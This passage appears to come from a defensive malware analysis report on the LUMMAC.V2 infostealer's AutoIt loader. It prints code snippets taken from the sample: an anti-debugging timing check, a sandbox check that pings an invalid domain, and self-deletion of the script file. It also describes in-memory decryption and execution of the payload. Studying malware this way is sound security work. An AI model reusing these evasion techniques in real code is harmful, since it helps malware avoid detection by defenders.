- **Anti-Debugging:** A time-based check using the **GetTickCount** API is employed to detect if the script is being run in a debugger or analyzed step-by-step.

```
Func KEEPSOUTHEAST($FABULOUSCELEBRATEWATSONLIS)
        $EBAYMOOREBASELINECONTACT = DllCall("kernel32.dll", "long", "GetTickCount")[0]
        DllCall("kernel32.dll", "DWORD", "Sleep", "dword", $FABULOUSCELEBRATEWATSONLIS)
        $VALLEYDEAFTRIBESPRE = DllCall("kernel32.dll", "long", "GetTickCount")[0]
        $PITTSBURGHBAGHDAD = $VALLEYDEAFTRIBESPRE - $EBAYMOOREBASELINECONTACT
        If Not (($PITTSBURGHBAGHDAD + 500) >= $FABULOUSCELEBRATEWATSONLIS And ($PITTSBURGHBAGHDAD + -500) <= $FABULOUSCELEBRATEWATSONLIS) Then Exit
EndFunc   ;==>KEEPSOUTHEAST
```

Figure 12.2: Anti-Debugging

- **Simulated Internet Detection:** It pings an invalid domain (**HfhrdyrpMfGsKgEBCkTWjnP.HfhrdyrpMfGsKgEBCkTWjnP**) to ensure it's not running in an isolated environment with fake internet services.
- If any of the above checks are triggered, the script terminates.
- The script deletes the original AutoIt script file (**A.a3x**) from the disk.

```
FileDelete("A")
(Ping("HfhrdyrpMfGsKgEBCkTWjnP.HfhrdyrpMfGsKgEBCkTWjnP", 1000) <> 0) ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
$VALLEYDEAFTRIBESPRENUM = 0
```

Figure 12.3: Simulated Internet Detection and script deletion

Once the initial anti-analysis checks are passed, the script proceeds to construct its encrypted payload from a hex-string hardcoded within the script. To ensure compatibility, the script determines the process architecture (32-bit or 64-bit) and utilizes the appropriate shellcode to copy and decrypt the hex-string into a designated memory buffer. The script employs the **RtlDecompressFragment** API to decompress the payload, which was compressed using the **LZNT1** algorithm, before executing it in the memory.

The final payload executing in memory is identified to be **LUMMAC.V2** malware.

Having detailed the intricate delivery, execution, and persistence mechanisms of LUMMAC.V2 in Part 1, we now transition from how this potent infostealer establishes a foothold to understanding its communication and data exfiltration capabilities. Part 2 will thoroughly examine LUMMAC.V2's network communication, from its initial C2 server reconnaissance and sophisticated data staging to the methods it employs for exfiltrating stolen sensitive information.
